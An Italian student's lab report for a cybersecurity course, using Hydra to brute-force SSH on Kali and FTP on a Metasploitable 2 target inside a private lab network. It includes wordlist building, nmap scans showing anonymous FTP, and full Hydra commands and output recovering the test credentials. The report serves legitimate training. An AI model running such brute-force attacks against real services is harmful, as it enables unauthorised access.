Corso: Cybersecurity Analyst
Modulo: W14D4 (Pratica)
Studente:Emanuele cestari
Data: 30/03/2026
Traccia: L'esercizio di oggi ha un duplice scopo: Esercizio Traccia- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio L'esercizio si svilupperà in due fasi:- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;- Una seconda fase dove configurerete e craccherete il servizio ftp.:

2. Obiettivi del laboratorio

• Verificare la raggiungibilità e il corretto funzionamento del servizio SSH.
• Preparare e testare credenziali candidate contro un servizio di autenticazione.
• Analizzare il servizio FTP esposto da Metasploitable 2.
• Verificare la presenza di accesso anonimo FTP.
• Costruire wordlist personalizzate a partire da file reali presenti in Kali.
• Usare Hydra per simulare un attacco di autenticazione controllato.
• Confermare manualmente i risultati ottenuti.
• Osservare le tracce dei tentativi di autenticazione nei log del target.

3. Ambiente di laboratorio

La macchina principale di lavoro utilizzata è Kali Linux, mentre la macchina target per la parte FTP è Metasploitable 2. Entrambe le macchine sono connesse alla rete di laboratorio 192.168.50.0/24. L'IP di Kali Linux è 192.168.50.100, mentre quello di Metasploitable 2 è 192.168.50.101. I servizi analizzati sono SSH e FTP. Per l'analisi sono stati utilizzati diversi strumenti, tra cui ip, service, ssh, ftp, nmap, grep, wc, head, tail, find, Hydra, lsof, ps e il file auth.log.

4. Metodo

Il laboratorio è stato condotto seguendo una logica coerente e riutilizzabile in altri contesti di security testing. Il processo ha previsto diverse fasi:

1. Identificazione del servizio
2. Verifica manuale del comportamento
3. Esplorazione delle wordlist disponibili
4. Costruzione di liste personalizzate e più efficienti
5. Test automatizzato controllato
6. Validazione manuale del risultato
7. Verifica lato target e analisi dei log

5. Parte 1 – SSH su Kali Linux

5.1 Verifica della configurazione di rete e del servizio SSH

La prima fase del nostro lavoro è stata dedicata alla preparazione del servizio SSH su Kali Linux. Prima di iniziare qualsiasi test, abbiamo verificato l'indirizzo IP corretto della macchina e ci siamo assicurati che il demone SSH fosse attivo.

```bash
ip a
```

sudo service ssh start
```
sudo service ssh status
```
Questa fase è fondamentale perché evita di interpretare come problemi di autenticazione quelli che in realtà potrebbero essere semplici problemi di configurazione o di servizio non avviato.

Verifica indirizzo IP della macchina Kali

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 56:ee:d8:69:43:d9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```

Gestione del servizio SSH: avvio e stato

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Sat 2026-03-28 15:49:39 CDT; 33s ago
 Invocation: 56d6ef8c653a493b8b304d871d6d1352
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 775367 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 775369 (sshd)
      Tasks: 1 (limit: 2330)
     Memory: 2.5M (peak: 3.1M)
        CPU: 10ms
     CGroup: /system.slice/ssh.service
             └─775369 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Mar 28 15:49:39 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Mar 28 15:49:39 kali sshd[775369]: Server listening on 0.0.0.0 port 22.
Mar 28 15:49:39 kali sshd[775369]: Server listening on :: port 22.
Mar 28 15:49:39 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

5.2 Preparazione dell'utente di test per SSH

Nelle fasi iniziali, è stato definito un utente di test di riferimento per la sezione di autenticazione SSH. Dagli screenshot si evince chiaramente l'utilizzo delle seguenti credenziali:

- Username: test_user
- Password: testpass

Questo passaggio è fondamentale in quanto fornisce un obiettivo concreto per il test, consentendo di verificare se Hydra riesce a individuare credenziali effettivamente valide.

Preparazione/Riferimento per l'utente test_user

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
warn: The home directory `/home/test_user' already exists.  Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

5.3 Verifica manuale del login SSH

Prima di ricorrere a strumenti automatici, è stata effettuata una verifica manuale del servizio SSH per assicurarsi che il protocollo funzionasse correttamente.

ssh test_user@192.168.50.100

Questo passaggio è fondamentale in un laboratorio serio, in quanto verifica la reattività del servizio e la possibilità di autenticazione. Se questo controllo manuale dovesse fallire, anche un risultato negativo di Hydra non avrebbe alcun valore.

Test manuale di connessione SSH

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is: SHA256:2bRyvO+8tRzaf0CzUqOfz5NF21k10kbnshvFcxE021o
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.18.9+kali-arm64 #1 SMP PREEMPT Kali 6.18.9-1kali1 (2026-02-10) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

5.4 Esplorazione di SecLists e delle liste iniziali

Si è passati quindi a esplorare le wordlist già presenti in Kali. L'intento non era lanciarsi subito in un brute force a casaccio, ma piuttosto individuare i file disponibili per impostare un test più mirato.

- Elenca i file nella directory /usr/share/seclists:
  ```bash
  ls /usr/share/seclists
  ```
- Elenca i file nella sottodirectory /usr/share/seclists/Usernames:
  ```bash
  ls /usr/share/seclists/Usernames
  ```
- Elenca i file nella sottodirectory /usr/share/seclists/Passwords:
  ```bash
  ls /usr/share/seclists/Passwords
  ```
- Conta il numero di righe nel file usernames.txt:
  ```bash
  wc -l usernames.txt
  ```
- Conta il numero di righe nel file passwords.txt:
  ```bash
  wc -l passwords.txt

**Esplorazione della directory SecLists**

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists
Discovery Miscellaneous Pattern-Matching README.md Web-Shells
Fuzzing   Passwords   Payloads   Usernames

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Usernames
cirt-default-usernames.txt   README.md
CommonAdminBase64.txt   sap-default-usernames.txt
Honeypot-Captures   top-usernames-shortlist.txt
mssql-usernames-nansh0u-guardicore.txt   xato-net-10-million-usernames-dup.txt
Names   xato-net-10-million-usernames.txt

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Passwords
Books   Most-Popular-Letter-Passes.txt
clarkson-university-82.txt mssql-passwords-nansh0u-guardicore.txt
Common-Credentials   openwall.net-all.txt
corporate_passwords.txt   Permutations
Cracked-Hashes   PHP-Hashes
darkc0de.txt   README.md
days.txt   SCRABBLE-hackerhouse.tgz
Default-Credentials   scraped-JWT-secrets.txt
der-postillon.txt   seasons.txt
Honeypot-Captures   Software
Keyboard-Walks   stupid-ones-in-production.txt
Leaked-Databases   unkown-azul.txt
Malware   WiFi-WPA
months.txt   Wikipedia
```
```

Analisi preliminare dei file usernames.txt e passwords.txt

```
┌──(kali㉿kali)-[~]
└─$ wc -l usernames.txt
6 usernames.txt

┌──(kali㉿kali)-[~]
└─$ wc -l passwords.txt
6 passwords.txt

┌──(kali㉿kali)-[~]
└─$ head usernames.txt
admin
root
user
test
test_user
info

┌──(kali㉿kali)-[~]
└─$ head passwords.txt
123456
password
admin
qwerty
test
testpass
```

5.5 Ricerca delle credenziali candidate nelle wordlist

Per verificare la presenza delle credenziali di interesse nelle liste selezionate, sono stati utilizzati comandi di ricerca mirata.
grep -n ‘test_user’ usernames.txt
grep -n ‘testpass’ passwords.txt
```
Parallelamente, sono state ispezionate anche liste più grandi e realistiche presenti in SecLists, per valutare la possibilità di alternative più adatte.
wc -l /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
head /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
find /usr/share/seclists/Passwords -type f | head -20
wc -l /usr/share/seclists/Passwords/darkc0de.txt
head /usr/share/seclists/Passwords/darkc0de.txt
```

Questa fase sottolinea l’importanza di una scelta consapevole della wordlist, guidata da fattori quali dimensione, qualità del contenuto e contesto del laboratorio.

Ricerca di test_user e testpass nelle liste

```
┌──(kali㉿kali)-[~]
└─$ grep "test_user" usernames.txt
test_user

┌──(kali㉿kali)-[~]
└─$ grep "testpass" passwords.txt
testpass

┌──(kali㉿kali)-[~]
└─$ grep "test" usernames.txt
test
test_user

┌──(kali㉿kali)-[~]
└─$ grep "test" passwords.txt
test
testpass
```

Analisi di wordlist più grandi (xato e darkc0de)

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists
Discovery  Miscellaneous  Pattern-Matching  README.md  Web-Shells
Fuzzing    Passwords      Payloads          Usernames

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Usernames
cirt-default-usernames.txt              README.md
CommonAdminBase64.txt                   sap-default-usernames.txt
Honeypot-Captures                       top-usernames-shortlist.txt
mssql-usernames-nansh0u-guardicore.txt  xato-net-10-million-usernames-dup.txt
Names                                   xato-net-10-million-usernames.txt

┌──(kali㉿kali)-[~]
└─$ wc -l /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
8295455 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

┌──(kali㉿kali)-[~]
└─$ head /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
info
admin
2000
michael
NULL
john
david
robert
chris
mike
```

```
┌──(kali㉿kali)-[~]
└─$ wc -l /usr/share/seclists/Passwords/darkc0de.txt
1471056 /usr/share/seclists/Passwords/darkc0de.txt

┌──(kali㉿kali)-[~]
└─$ head /usr/share/seclists/Passwords/darkc0de.txt
|
--
:-)
??
???
/.,
0
_0
00
000
```

5.6 Test di autenticazione SSH con Hydra

Dopo aver preparato le liste, abbiamo dato il via al test di autenticazione SSH con Hydra. Inizialmente, ci siamo imbattuti in qualche piccolo errore di sintassi o di configurazione del comando, ma li abbiamo risolti man mano che procedevamo.

Ecco il

```
┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t 4 -V ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 16:09:48
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 5 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 6 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 7 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 8 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "admin" - 9 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwerty" - 10 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test" - 11 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testpass" - 12 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "123456" - 13 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 14 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 15 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 16 of 36 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "123456" - 16 of 36 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 16 of 36 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 16 of 36 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 16 of 36 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "123456" - 16 of 36 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 16 of 36 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 16 of 36 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 16 of 38 [child 3] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "123456" - 16 of 38 [child 2] (0/2)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 16:09:56
```

comando che abbiamo usato:

`hydra -L usernames.txt -P passwords.txt ssh://192.168.50.100`

Con il comando corretto, `hydra -L usernames.txt -P passwords.txt -t 1 -f -V ssh://192.168.50.100`, il test è stato eseguito in modo più controllato, limitando i task concorrenti e interrompendosi al primo risultato valido. Per quanto riguarda la parte SSH, la credenziale trovata è stata:Username: test_user Password: testpass

Primo tentativo Hydra SSH: errore o problema riscontrato.

Esecuzione corretta di Hydra su SSH Credenziale SSH trovata

```
hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t 1 -f -V ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 16:24:40
[DATA] max 1 task per 1 server, overall 1 task, 36 login tries (l:6/p:6), ~36 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 2 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 3 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 4 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 5 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 6 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 7 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 8 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "admin" - 9 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwerty" - 10 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test" - 11 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testpass" - 12 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "123456" - 13 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 14 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 15 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 16 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test" - 17 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 18 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "123456" - 19 of 36 [child 0] (0/0)
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 17 to do in 00:01h, 1 active
[ATTEMPT] target 192.168.50.100 - login "test" - pass "password" - 20 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "admin" - 21 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "qwerty" - 22 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "test" - 23 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "testpass" - 24 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 25 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 26 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 27 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 28 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test" - 29 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 30 of 36 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 16:26:15
```

5.7 Validazione manuale della credenziale SSH

Per garantire l'accuratezza dei risultati ottenuti da Hydra, è stata eseguita una verifica manuale della credenziale trovata tramite un nuovo login SSH reale.

```
ssh test_user@192.168.50.100
```

Questo passaggio è fondamentale per confermare che la credenziale non è un falso positivo, ma effettivamente funzionante.

Login SSH riuscito con test_user / testpass

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.18.9+kali-arm64 #1 SMP PREEMPT Kali 6.18.9-1kali1 (2026-02-10) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 29 08:48:17 2026 from 192.168.50.100
┌──(test_user㉿kali)-[~]
└─$ whoami
test_user

┌──(test_user㉿kali)-[~]
└─$ pwd
/home/test_user

┌──(test_user㉿kali)-[~]
└─$ hostname
kali

┌──(test_user㉿kali)-[~]
└─$ id
uid=1002(test_user) gid=1002(test_user) groups=1002(test_user),100(users)

┌──(test_user㉿kali)-[~]
└─$
```

6. Parte 2 – FTP su Metasploitable 2

6.1 Identificazione iniziale del servizio FTP

Dopo aver trattato il servizio SSH, l'attenzione si è spostata sul servizio FTP esposto dalla macchina Metasploitable 2. Il primo passo è stato identificare il servizio in esecuzione sulla porta 21 e verificarne la versione.

```
nmap -sV -p 21 192.168.50.101
```

L'output della scansione ha rivelato che la porta 21/TCP era aperta e che il demone in esecuzione era la versione 2.3.4 di vsftpd.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 17:13 -0500
Nmap scan report for metasploitable (192.168.50.101)
Host is up (0.00080s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 12:35:01:1C:11:16 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Scansione Nmap iniziale del servizio FTP

6.2 Test manuale del login anonimo FTP

Dopo aver individuato il servizio, è stato condotto un test manuale per valutare il comportamento del server FTP.


```
ftp 192.168.50.101
```

Durante questa fase, è stato tentato un login con l'utente "anonymous". Il server ha risposto con il codice "230 Login successful", indicando che il login anonimo era abilitato.

```
ls
pwd
```

Questa è già una vulnerabilità significativa, poiché consente a un utente non autenticato di interagire con il servizio e potenzialmente raccogliere informazioni preziose.

– Login FTP anonimo riuscito e Esplorazione della sessione FTP anonima



Per mantenere l'ordine durante la parte FTP, è stata creata una directory di lavoro dedicata.


1. Creare la directory di lavoro:
 - Eseguire il comando `mkdir -p ~/lab-auth` per creare la directory di lavoro `lab-auth` nella directory home.

2. Entrare nella directory di lavoro:
   - Eseguire il comando `cd ~/lab-auth` per spostarsi nella directory di lavoro appena creata.

3. Verificare la posizione corrente:
   - Eseguire il comando `pwd` per visualizzare il percorso completo della directory corrente.

4. Elencare i file e le directory:
   - Eseguire il comando `ls` per visualizzare i file e le directory all'interno della directory di lavoro.

Questa scelta è corretta e professionale, in quanto separa i file del laboratorio dal resto del filesystem e semplifica la documentazione del lavoro svolto.



6.4 Creazione di una Wordlist Personalizzata per FTP

Invece di utilizzare una wordlist enorme in modo indiscriminato, è stata creata una lista personalizzata a partire da rockyou.txt, integrando credenziali sospette pertinenti al laboratorio.

1. Elenca i primi 15 caratteri di rockyou.txt:
 ```bash
 ls /usr/share/wordlists/rockyou.txt
   head -n 15 /usr/share/wordlists/rockyou.txt > base_top.txt
   ```

2. Elenca gli ultimi 20 caratteri di rockyou.txt:
   ```bash
   tail -n 20 /usr/share/wordlists/rockyou.txt > base_rest.txt
   ```

3. Crea un file contenente credenziali sospette:
   ```bash
   echo -e "msfadmin\nadmin\nftp\ntest_user\ntestpass" > suspected_creds.txt
   ```

4. Combina i file per creare la wordlist finale:
   ```bash
   cat base_top.txt suspected_creds.txt base_rest.txt > ftp_userpass_list.txt
   ```

Questo approccio metodologico è altamente efficace, in quanto riduce il numero di combinazioni non necessarie e concentra i test su valori più plausibili.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ ls /usr/share/wordlists/rockyou.txt
/usr/share/wordlists/rockyou.txt

┌──(kali㉿kali)-[~/lab-auth]
└─$ head -n 15 /usr/share/wordlists/rockyou.txt > base_top.txt

┌──(kali㉿kali)-[~/lab-auth]
└─$ echo -e 'msfadmin\nadmin\nftp\ntest_user\ntestpass' > suspected_creds.txt

┌──(kali㉿kali)-[~/lab-auth]
└─$ tail -n 20 /usr/share/wordlists/rockyou.txt > base_rest.txt
```

6.5
Errore e correzione nella costruzione della lista

Durante la costruzione della wordlist, si è verificato un piccolo errore di battitura nel nome del file. Il problema è stato prontamente individuato e corretto. È fondamentale includere questo dettaglio nel report, in quanto documenta il processo di risoluzione dei problemi effettivamente eseguito.

Successivamente, la lista è stata sottoposta a verifica utilizzando i seguenti comandi:

```
- wc -l ftp_userpass_list.txt
- grep -n 'msfadmin' ftp_userpass_list.txt
- grep -n 'test_user' ftp_userpass_list.txt
- grep -n 'testpass' ftp_userpass_list.txt
```

Errore sul nome del file e correzione

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ cat base_top.txt suspected_creds.txt base_test.txt > ftp_userpass_list.txt
cat: base_test.txt: No such file or directory

┌──(kali㉿kali)-[~/lab-auth]
└─$ cat base_top.txt suspected_creds.txt base_rest.txt > ftp_userpass_list.txt
```

Verifica del contenuto di ftp_userpass_list.txt

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ wc -l ftp_userpass_list.txt
40 ftp_userpass_list.txt

┌──(kali㉿kali)-[~/lab-auth]
└─$ grep -n 'msfadmin' ftp_userpass_list.txt
16:msfadmin

┌──(kali㉿kali)-[~/lab-auth]
└─$ grep -n 'test_user' ftp_userpass_list.txt
19:test_user

┌──(kali㉿kali)-[~/lab-auth]
└─$ grep -n 'test_pass' ftp_userpass_list.txt

┌──(kali㉿kali)-[~/lab-auth]
└─$ grep -n 'testpass' ftp_userpass_list.txt
20:testpass
```

Prima di usare Hydra, è stata fatta una scansione più dettagliata con gli script predefiniti di Nmap.

`nmap -sC -sV 192.168.50.101 -p 21`

Questa scansione non solo ha confermato la presenza del servizio vsftpd 2.3.4, ma ha anche rivelato che il server consentiva l'accesso FTP anonimo (FTP code 230). Questa scoperta è stata cruciale in quanto ha confermato automaticamente le osservazioni manuali precedenti.

```
┌──(kali㉿kali)-[~/lab-auth]
└─$ nmap -sC -sV 192.168.50.101 -p 21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 18:57 -0500
Nmap scan report for metasploitable (192.168.50.101)
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 12:35:01:1C:11:16 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nma
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

6.7 Verifica lato target del servizio FTP su Metasploitable

Per completare l'analisi, il servizio FTP è stato verificato anche dal lato Metasploitable, osservando il processo e la porta in ascolto.

- Eseguire il comando "`sudo lsof -i :21`" per elencare i file aperti associati alla porta 21.
- Eseguire il comando "`ps -ef | grep xinetd`" per visualizzare i processi in esecuzione che includono "`xinetd`".

Questa fase è cruciale perché collega la prospettiva dell'attaccante con quella del sistema bersaglio. Non ci si limita a osservare la porta aperta dall'esterno, ma si osserva direttamente il processo che la gestisce.

Verifica della porta 21 in ascolto su Metasploitable

```
msfadmin@metasploitable:~$ sudo lsof -i :21
COMMAND  PID USER   FD   TYPE DEVICE SIZE NODE NAME
xinetd  4623 root    5u  IPv4  13295       TCP *:ftp (LISTEN)
msfadmin@metasploitable:~$ _
```

Verifica del processo xinetd

```
msfadmin@metasploitable:~$ ps -ef | grep xinetd
root      4623     1  0 Mar24 ?        00:00:00 /usr/sbin/xinetd -pidfile /var/r
un/xinetd.pid -stayalive -inetd_compat
msfadmin  9265  7316  0 12:01 tty1     00:00:00 grep xinetd
msfadmin@metasploitable:~$
```

6.8 Creazione della lista veloce per Hydra

Per evitare di dover testare un numero eccessivo di combinazioni, è stata creata una lista più piccola e mirata per il test finale.

- Visualizza il contenuto di "ftp_fast_list.txt" usando il comando "`cat`".
- Conta il numero di righe in "`ftp_fast_list.txt`" usando il comando "`wc -l`".
-
-
-
-
-
-
- **Visualizza il contenuto di "ftp_fast_list.txt".**

6.9 Test di autenticazione FTP con Hydra

Dopo aver preparato la lista veloce, abbiamo lanciato Hydra contro il servizio FTP.

Il comando utilizzato è stato il seguente:

```
hydra -L ftp_fast_list.txt -P ftp_fast_list.txt -o
ftp_login_results.txt -f -t 2 -V ftp://192.168.50.101
```

Ecco una spiegazione di ogni parametro:

* `-L` e `-P`: Specificano la stessa lista per username e password.
* `-o`: Indica il file in cui salvare i risultati.
* `-f`: Interrompe il test al primo successo.
